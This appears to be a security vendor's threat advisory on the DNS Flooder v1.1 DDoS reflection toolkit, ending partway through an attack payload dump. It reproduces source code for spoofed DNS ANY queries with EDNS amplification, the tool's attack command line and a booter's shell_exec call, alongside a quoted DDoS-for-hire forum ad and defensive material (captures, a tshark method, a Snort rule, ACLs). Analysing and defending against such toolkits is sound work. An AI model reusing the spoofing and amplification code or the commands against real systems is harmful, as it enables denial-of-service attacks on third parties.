DNS Flooder v1.1

GSI ID: 1065

Risk Factor - High

OVERVIEW

PLXSert has observed the release and rapid deployment of a new DNS reflection toolkit for distributed denial of service (DDoS) attacks. The name of this DDoS toolkit is DNS Flooder v1.1. It was first leaked on popular hackforums and has been used against Prolexic customers. This toolkit contains a new, popular method of crafting large DNS resource records.

This new method allows malicious actors to amplify responses by a factor of 50 or more per request. Malicious actors customize their own DNS resource records, adding words and comments that may explain their particular attack campaign. This method expedites the availability of the DNS botnet for use and profit in the DDoS-for-hire market.


This threat advisory outlines a series of indicators, including a full analysis of the source code, toolkit functions, malicious payloads and recommended mitigation techniques for the DNS Flooder v1.1 DDoS toolkit.

INDICATORS OF DNS FLOODER

This tactic generates resource records that contain large responses (more than 4,000 bytes) when queried with an ANY (255) request from the spoofed IP address. The responses to these ANY requests result in amplified attack payloads. The technique basically crafts requests with record type ANY, which then will elicit responses that are larger in size and directed at the targeted victims.

These elicited responses might look similar to the known isc.org attack, which uses DNSsec parameters to amplify responses, but they are not.

This technique still utilizes reflectors, which allows the attacker to both spoof the initial requests and amplify the response. By using reflectors, the attacker is able to multiply the attack traffic to the target and hide the true source of requests.



DNS Amplification Attack
DNS Amplification [How to] + [Attack Script] <-- Click :D
[BuyDDOS] Quality Booter <-- MUST CHECK OUT - Includes Free Trial 120 Second Package

For the best **DDOS Service** : http://buyddos.com

I give out the latest & best DNS Amp. lists that hit extremely hard.

Domain: pkts.asia
DNS server is probably reachable from the Internet and has recursion enabled.

Name server:

```
pkts.asia. 14676 IN NS ns1.pkts.asia.
pkts.asia. 14676 IN NS ns2.pkts.asia.

;; ADDITIONAL SECTION:
ns1.pkts.asia. 14676 IN A 69.42.219.74
ns2.pkts.asia. 14676 IN A 69.42.219.74
```

Response:

245 A records in the 1.1.1.x range

List:
How big is this list: 212,037 lines - minimum response size 3000

Download Link http://www.mediafire.com/73u3b8ynx80jjh3e
Password: buyddos.com

This really takes alot of my time. Once you try this list, I would appreciate it if you kindly please leave your feedback/vouch on this list.

Figure 1: The leaked DNS Flooder v1.1 toolkit

SOURCE CODE ANALYSIS

PLXSert performed an analysis of the source code of the DNS Flooder v1.1 tool. A set of key functionalities of this tool are outlined in order to understand its critical features and capabilities.

Spoofing with the IP headers

The DNS Flooder toolkit attempts to spoof the source IP address of the ANY request for the DNS reflection attack. This works by manually constructing the IP header structure. The line iph->saddr = inet_addr("192.168.5.100"); supplies the IP header with a fixed source address of 192.168.5.100, which will reach the DNS server as being the source of the request. This technique is typically used to protect the attacker from being traced.

```
// Make the packet
struct iphdr *iph = (struct iphdr *) &strPacket;
iph->ihl = 5;
iph->version = 4;
iph->tos = 0;
iph->tot_len = sizeof(struct iphdr) + 38;
iph->id = htonl(54321);
iph->frag_off = 0;
iph->ttl = MAXTTL;
iph->protocol = IPPROTO_UDP;
iph->check = 0;
iph->saddr = inet_addr("192.168.5.100");
```

Figure 2: The IP spoofing functions in the DNS Flooder v1.1 code

Crafting the DNS Request

This portion of code will manually craft a DNS Request header. It is observed that the toolkit uses DNS protocol specifications (RFC 1035) within its parameters. The *id* field is randomly generated using the author's own random number generator function called rand_cmwc(). The *qr* field is set to 0; this specifies that it will be a request. The *rd* field is set to 1; this specifies that recursion is desired. Another important field to note is the add_count field. This add_count field is set to 1 to specify there will be one *Additional Records* section in the DNS Request packet.

```
struct DNS_HEADER *dns  = (struct DNS_HEADER *) &strPacket[iPayloadSize];
dns->id = (unsigned short) htons(rand_cmwc());
dns->qr = 0; //This is a query
dns->opcode = 0; //This is a standard query
dns->aa = 0; //Not Authoritative
dns->tc = 0; //This message is not truncated
dns->rd = 1; //Recursion Desired
dns->ra = 0; //Recursion not available! hey we dont have it (lol)
dns->z = 0;
dns->ad = 0;
dns->cd = 0;
dns->rcode = 0;
dns->q_count = htons(1); //we have only 1 question
dns->ans_count = 0;
dns->auth_count = 0;
dns->add_count = htons(1); //One additional record
```

Figure 3: The RFC 1035 fields implemented in DNS Flooder

Once the DNS header is compiled, the query request is crafted. First, it grabs the domain name contained in the linked list structure extracted from a configurable text file.

```
//get the domain name and fix formatting
strcpy(strDomain, list_node->domain);
ChangetoDnsNameFormat(qname, strDomain);
```

Figure 4: DNS domain name formatting

Then the toolkit populates the qType and qClass of the DNS Request fields. The qType is given the value of 255 or 0xFF, which translates to an ANY request. The qClass is given the value 1, which represents Internet addresses per RFC 1035.

```
struct QUESTION *qinfo = (struct QUESTION *) &strPacket[iPayloadSize + iAdditionalSize];
qinfo->qtype = htons(255); //type of the query , A , MX , CNAME , NS etc
qinfo->qclass = htons(1); //Internet Addresses
```

Figure 5: DNS question payload construction

Once that information has been supplied, the IP and UDP header information is completed by updating the size and checksum fields. The toolkit author commented the code for clarity.

```
//update size of the udp packet
udph->len= htons((iPayloadSize + iAdditionalSize) - sizeof(struct iphdr));
//update the size of the entire packet in the IP header
iph->tot_len = iPayloadSize + iAdditionalSize;
//radonmize the source port each time
udph->source = htons(rand_cmwc() & 0xFFFF);
//calculate the checksum
iph->check = csum ((unsigned short *) strPacket, iph->tot_len >> 1);
```

Figure 6: Packet header configuration

Another important feature of DNS Flooder is its ability to send a request that will ensure the largest possible response from the server. It does this by including an Additional Record section to enforce EDNS (Extended DNS) and set the size of the UDP payload response to 9,000 bytes (0x2328). This allows the DNS server to send a large response to the victim without truncation or retransmissions. The code for this function is shown in Figure 7.

```
strPacket[iPayloadSize + iAdditionalSize] = 0x00;
strPacket[iPayloadSize + iAdditionalSize + 1] = 0x00;
strPacket[iPayloadSize + iAdditionalSize + 2] = 0x29;
strPacket[iPayloadSize + iAdditionalSize + 3] = 0x23;
strPacket[iPayloadSize + iAdditionalSize + 4] = 0x28;
strPacket[iPayloadSize + iAdditionalSize + 5] = 0x00;
strPacket[iPayloadSize + iAdditionalSize + 6] = 0x00;
strPacket[iPayloadSize + iAdditionalSize + 7] = 0x00;
strPacket[iPayloadSize + iAdditionalSize + 8] = 0x00;
strPacket[iPayloadSize + iAdditionalSize + 9] = 0x00;
strPacket[iPayloadSize + iAdditionalSize + 10] = 0x00;
strPacket[iPayloadSize + iAdditionalSize + 11] = 0x00;

iAdditionalSize += 11;
```

Figure 7: Additional Records creation

Once this step is completed, the toolkit will loop the DNS request 15 times, sending it in a thread function. This occurs for each DNS server that is defined in the configurable text file and is passed as an argument to the toolkit.


```
//send
for(i = 0; i < PACKETS_PER_RESOLVER; i++)
{
    //usleep(1);
    sendto(s, strPacket, iph->tot_len, 0, (struct sockaddr *) &list_node->data,
sizeof(list_node->data));
}
```

Figure 8: Payload distribution over the network

The source code for DNS Flooder v1.1 reveals some common techniques for IP spoofing and utilizing raw sockets in order to craft the UDP payload by hand. The author carefully crafts a DNS request that uses nuances of the DNS protocol to amplify response packets with full anonymity. It is also worth noting that, because this tool utilizes raw sockets, it can only be run with root privileges. Furthermore, it's evident the source code was not designed to be compiled under BSD-flavored Linux environments (including Mac OSX's Darwin). It will fail to compile in these environments due to incompatibilities in the definitions of the IP and transport protocol fields in the source header files.

Toolkit execution: Query and payload

Once the toolkit has been compiled, the malicious actor will execute it. By utilizing the appropriate command line arguments, the attacker can begin producing spoofed DNS queries to target victims. A sample query is shown in Figure 9.



```
No.   Time       Source              Destination         Protocol Length Info
    1 0.000000   192.168.20.51       192.168.20.16       DNS           79 Standard query 0xf149  ANY test.com

▷ Frame 1: 79 bytes on wire (632 bits), 79 bytes captured (632 bits)
▷ Ethernet II, Src: CadmusCo_41:7e:a3 (08:00:27:41:7e:a3), Dst: CadmusCo_fb:b6:7f (08:00:27:fb:b6:7f)
▷ Internet Protocol Version 4, Src: 192.168.20.51 (192.168.20.51), Dst: 192.168.20.16 (192.168.20.16)
▽ User Datagram Protocol, Src Port: 49418 (49418), Dst Port: 53 (53)
    Source port: 49418 (49418)
    Destination port: 53 (53)
    Length: 45
  ▷ Checksum: 0x0000 (none)
▽ Domain Name System (query)
    Transaction ID: 0xf149
  ▷ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▽ Queries
    ▽ test.com: type ANY, class IN
        Name: [redacted]
        Type: ANY (Request for all records)
        Class: IN (0x0001)
  ▽ Additional records
    ▽ <Root>: type OPT
        Name: <Root>
        Type: OPT (EDNS0 option)
        UDP payload size: 9000
        Higher bits in extended RCODE: 0x0
        EDNS0 version: 0
        Z: 0x0
        Data length: 0

0000  08 00 27 fb b6 7f 08 00  27 41 7e a3 08 00 45 00   ..'..... 'A~...E.
0010  00 41 28 a4 00 00 ff 11  e9 73 c0 a8 14 33 c0 a8   .A(..... .s...3..
0020  14 10 c1 0a 00 35 00 2d  00 00 f1 49 01 00 00 01   .....5.- ...I....
0030  00 00 00 00 00 01 04 74  65 73 74 03 63 6f 6d 00   ......[redacted]
0040  00 ff 00 01 00 00 29 23  28 00 00 00 00 00 00      ......)# (......
```

Figure 9: Sample query generated by the DNS Flooder toolkit

Figure 10 shows the execution of the payload. Notice that the reply from the victim servers exceeds 4,000 bytes and creates subsequent fragmentation. This is a result of DNS servers amplifying the query response.

```
Payload was split into 3 fragments
192.168.20.16 = DNS server used to amplify query response
192.168.20.50 = Target

Code snippet fragment 1:
19:05:53.826828 IP (tos 0x0, ttl 64, id 47098, offset 0, flags [+], proto UDP (17), length
1500)
        192.168.20.16.53 > 192.168.20.50.16034: 28384| 251/0/1 x.x.x.x.com. TXT
"Jvvcxjoijcxoivjoixcjiojdiw9jd9wj9jf9w9wj9", x.x.x.x.com. A 192.168.50.241, x.x.x.x.com. A
192.168.50.242, x.x.x.x.com. A 192.168.50.243, x.x.x.x.com. A 192.168.50.244, x.x.x.x.com. A
192.168.50.245, x.x.x.x.com. A 192.168.50.246, x.x.x.x.com. A 192.168.50.247, x.x.x.x.com. A
192.168.50.248, x.x.x.x.com. A 192.168.50.249, x.x.x.x.com. A 192.168.20.10, x.x.x.x.com. A
192.168.50.1, x.x.x.x.com. A 192.168.50.2, x.x.x.x.com. A 192.168.50.3, x.x.x.x.com. A
192.168.50.4, x.x.x.x.com. A 192.168.50.5, x.x.x.x.com. A 192.168.50.6, x.x.x.x.com. A
192.168.50.7, x.x.x.x.com. A 192.168.50.8, x.x.x.x.com. A 192.168.50.9, x.x.x.x.com. A
192.168.50.10, x.x.x.x.com. A 192.168.50.11, x.x.x.x.com. A 192.168.50.12, x.x.x.x.com. A
192.168.50.13, x.x.x.x.com. A 192.168.50.14, x.x.x.x.com. A 192.168.50.15, x.x.x.x.com. A
192.168.50.16, x.x.x.x.com. A 1192.168.50.45, x.x.x.x.com. A 192.168.50.46, x.x.x.x.com. A
192.168.50.47, x.x.x.x.com. A 192.168.50.48, x.x.x.x.com. A 192.168.50.49, x.x.x.x.com. A
192.168.50.70, x.x.x.x.com. A 192.168.50.71, x.x.x.x.com. A 192.168.50.72, x.x.x.x.com. A
192.168.50.73, x.x.x.x.com. A 192.168.50.74, x.x.x.x.com. A 192.168.50.75, x.x.x.x.com. A
192.168.50.76, x.x.x.x.com. A 192.168.50.77[|domain]
E..... .@.........2.5>....Wn...........x.x.x.x.com...........
        :..*)Jvvcxjoijcxoivjoixcjiojdiw9jd9wj9jf9w9wj9

Code snippet fragment 2:
19:05:53.827139 IP (tos 0x0, ttl 64, id 47098, offset 1480, flags [+], proto UDP (17), length
1500)
        192.168.20.16 > 192.168.20.50: ip-proto-17
E..... .@.........2.......   :.....2N.......       :.....2O.......       :.....2P.......

Code snippet fragment 3:
19:05:53.827148 IP (tos 0x0, ttl 64, id 47098, offset 2960, flags [none], proto UDP (17),
length 1159)
        192.168.20.16 > 192.168.20.50: ip-proto-17
E......r@..g.......2:.....2........   :.....2........       :.....2........
```

Figure 10: Sample payload execution

Running the toolkit requires a few command line arguments to be passed. The command line format and options are explained below.


```
sudo ./dnsflood [target_ip] [53] [reflectlist.txt] [1] [1]
```

- **target_ip**: The IP address of the intended target of the reflection attack
- **53:** The port used in the attack. This is hardcoded to port 53 in the source code.
- **reflectlist.txt:** The list of DNS servers which will receive the requests. The crafted request includes the spoofed IP address of the target. The DNS servers will reflect the responses to the target.
- **1 1:** The first number defines the quantity of threads. The second number defines the duration of the toolkit execution (in seconds).

As a result, this command will execute DNS ANY queries against a target IP address using the designated reflection list (the DNS servers set up by the malicious actors), utilizing a specified number of threads (1) and duration in seconds (1). This will produce an amplified reflected response at a ratio of 1:50, intended to consume target resources.

MALICIOUS ACTOR ATTRIBUTION


Figure 11 shows a snippet of the API code pulled from a server that was being used in a booter infrastructure. Here the toolkit has been renamed from DNS Flooder v1.1 to *50x*, likely because of its ability to produce 50x amplification.



```
//Layer4 Attacks
if (($attacktype == "UDP") || ($attacktype == "udp"))
{
     shell_exec("nohup sudo ./50x $ip $port DNS.txt 25 $time");
    //print("$output\n");
    print("Attack sent to $ip:$port for $time sec using $attacktype!");
}
```

Figure 11: API code of a booter infrastructure using a renamed DNS Flooder tool

Dynamically executing *50x* reveals that it is indeed DNS Flooder v1.1.




```
[redacted]# ./50x
Invalid parameters!
DNS Flooder v1.1
Usage: ./50x <target IP/hostname> <port to hit> <reflection file (format: IP DOMAIN>> <number threads to use> <time (optional)>
Reflection File Format: <IP>[space/tab]<DOMAIN>[space/tab]<IGNORED>[space/tab]<IGNORED>...
```

Figure 12: Execution of DNS Flooder v1.1 through *50x* API

LAB STUDY

DNS Flooder v1.1 was analyzed in PLXsert's lab environment to determine its characteristics. A few technical features were observed.


First, when run with one thread against multiple destinations:



No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
1	0.000000	192.168.1.1	4341	192.168.1.3	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
2	0.000036	192.168.1.1	4341	192.168.1.3	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
3	0.000055	192.168.1.1	4341	192.168.1.3	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
4	0.000089	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
5	0.000160	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
6	0.000229	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
7	0.000287	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
8	0.000343	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
9	0.000400	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
10	0.000456	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
11	0.000512	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
12	0.000567	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
13	0.000622	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
14	0.000677	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
15	0.000732	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
16	0.000787	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
17	0.000843	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
18	0.000898	192.168.1.1	21128	192.168.1.2	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
19	0.000954	192.168.1.1	24244	192.168.1.1	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
20	0.001009	192.168.1.1	24244	192.168.1.1	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com
21	0.001064	192.168.1.1	24244	192.168.1.1	53	DNS	83	Standard query 0xdfc8 ANY prolexic.com

Figure 13: DNS Flooder v1.1 attack script with the threads argument set to 1. The query IDs are all identical.

When run with multiple threads against multiple destinations:



No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
1	0.000000	192.168.1.1	2272	172.16.12.12	53	DNS	83	Standard query 0x56e8 ANY prolexic.com
2	0.000017	192.168.1.1	53114	192.168.1.3	53	DNS	83	Standard query 0x56e8 ANY prolexic.com
3	0.000024	192.168.1.1	53114	192.168.1.3	53	DNS	83	Standard query 0x56e8 ANY prolexic.com
4	0.000030	192.168.1.1	58328	192.168.1.2	53	DNS	83	Standard query 0x7ace ANY prolexic.com
5	0.000047	192.168.1.1	58328	192.168.1.2	53	DNS	83	Standard query 0x7ace ANY prolexic.com
6	0.000055	192.168.1.1	47698	192.168.1.3	53	DNS	83	Standard query 0xc911 ANY prolexic.com
7	0.000109	192.168.1.1	41176	192.168.1.1	53	DNS	83	Standard query 0x75be ANY prolexic.com
8	0.000122	192.168.1.1	41176	192.168.1.1	53	DNS	83	Standard query 0x75be ANY prolexic.com
9	0.000131	192.168.1.1	46123	172.16.12.12	53	DNS	83	Standard query 0x75be ANY prolexic.com
10	0.000140	192.168.1.1	46123	172.16.12.12	53	DNS	83	Standard query 0x75be ANY prolexic.com
11	0.000149	192.168.1.1	46123	172.16.12.12	53	DNS	83	Standard query 0x75be ANY prolexic.com
12	0.000160	192.168.1.1	44620	192.168.1.2	53	DNS	83	Standard query 0xc911 ANY prolexic.com
13	0.000229	192.168.1.1	44620	192.168.1.2	53	DNS	83	Standard query 0xc911 ANY prolexic.com
14	0.000345	192.168.1.1	25024	192.168.1.3	53	DNS	83	Standard query 0x75be ANY prolexic.com
15	0.000409	192.168.1.1	45852	192.168.1.3	53	DNS	83	Standard query 0x66f7 ANY prolexic.com
16	0.000478	192.168.1.1	45852	192.168.1.3	53	DNS	83	Standard query 0x66f7 ANY prolexic.com
17	0.000543	192.168.1.1	45852	192.168.1.3	53	DNS	83	Standard query 0x66f7 ANY prolexic.com
18	0.000553	192.168.1.1	22120	192.168.1.2	53	DNS	83	Standard query 0x66f7 ANY prolexic.com
19	0.000562	192.168.1.1	22120	192.168.1.2	53	DNS	83	Standard query 0x66f7 ANY prolexic.com
20	0.000571	192.168.1.1	59880	192.168.1.1	53	DNS	83	Standard query 0x57d2 ANY prolexic.com
21	0.000580	192.168.1.1	50420	192.168.1.1	53	DNS	83	Standard query 0xa36a ANY prolexic.com

Figure 14: DNS Flooder v1.1 attack script with threads argument set to 10. Ten different query IDs were observed.

The findings were interesting. After analyzing the source code and the packet data, it can be observed that each thread has a static query ID associated with it. This allows us to analyze the query IDs from the reflected response traffic (primary target traffic) and determine how many unique threads were used in the attack itself.

Executing the following tshark statement against a pcap from the primary target reveals the number of threads launched by the malicious actor.

> for i in `find ./ | grep '.pcap$'`; do tshark -nnr $i -R 'udp.srcport == 53' -o column.format:'"DNSID","%Cus:dns.id"' ;done | sort -n | uniq -c

```
for i in `find ./ | grep 'dnsreflect-4155_byte_response.pcap$'`; do tshark -nnr $i -2 -R
'udp.srcport == 53' -o column.format:'"DNSID","%Cus:dns.id"' ;done | sort -n | uniq -c

4396 0x6ee0
Where 0x6ee0 is the unique ID and 4396 is the number of instances that match the ID.
```

Figure 15: The tshark grep statement identified 4,936 unique threads

RECOMMENDED MITIGATION

DNS Flooder snort rule

alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS flooder 1.1 abuse"; sid:20130115; rev:1; \
content: "|00 ff 00 01 00 00 29 23 28|"; offset: 12;)

Target mitigation using ACL entries

deny udp any eq 53 host x.x.x.x gt 1023
deny udp any host x.x.x.x fragments

OBSERVED CAMPAIGNS

The DNS Flooder v1.1 toolkit has been observed being used in multiple campaigns during Q3 and Q4 2013. This section will discuss two examples of DNS Flooder v1.1 DDoS attacks against Prolexic's customers.

Attack A

One attack based on the DNS Flooder v1.1 toolkit lasted approximately four hours. The attack statistics from our scrubbing centers are listed below.

	San Jose	London	Hong Kong	Washington
Peak bits per second (bps)	5.00 Gbps	80.00 Gbps	5.00 Gbps	20.00 Gbps
Peak packets per second (pps)	400.00 Kpps	7.50 Mpps	400.00 Kpps	2.00 Mpps

Figure 16: Peak values compiled by Prolexic scrubbing center for the first campaign

Attack payload

```
18:48:52.102410 IP xxx.xxx.xxx.xxx.53 > xxx.xxx.xxx.xxx.7403: 36420 246/2/5 A 5.135.4.1, A
5.135.4.10, A 5.135.4.11, A 5.135.4.12, A 5.135.4.13, A 5.135.4.14, A 5.135.4.15, A 5.135.4.16,
A 5.135.4.17, A 5.135.4.18, A 5.135.4.19, A 5.135.4.2, A 5.135.4.20, A 5.135.4.21, A
5.135.4.22, A 5.135.4.23, A 5.135.4.24, A 5.135.4.25, A 5.135.4.26, A 5.135.4.27, A 5.135.4.28,
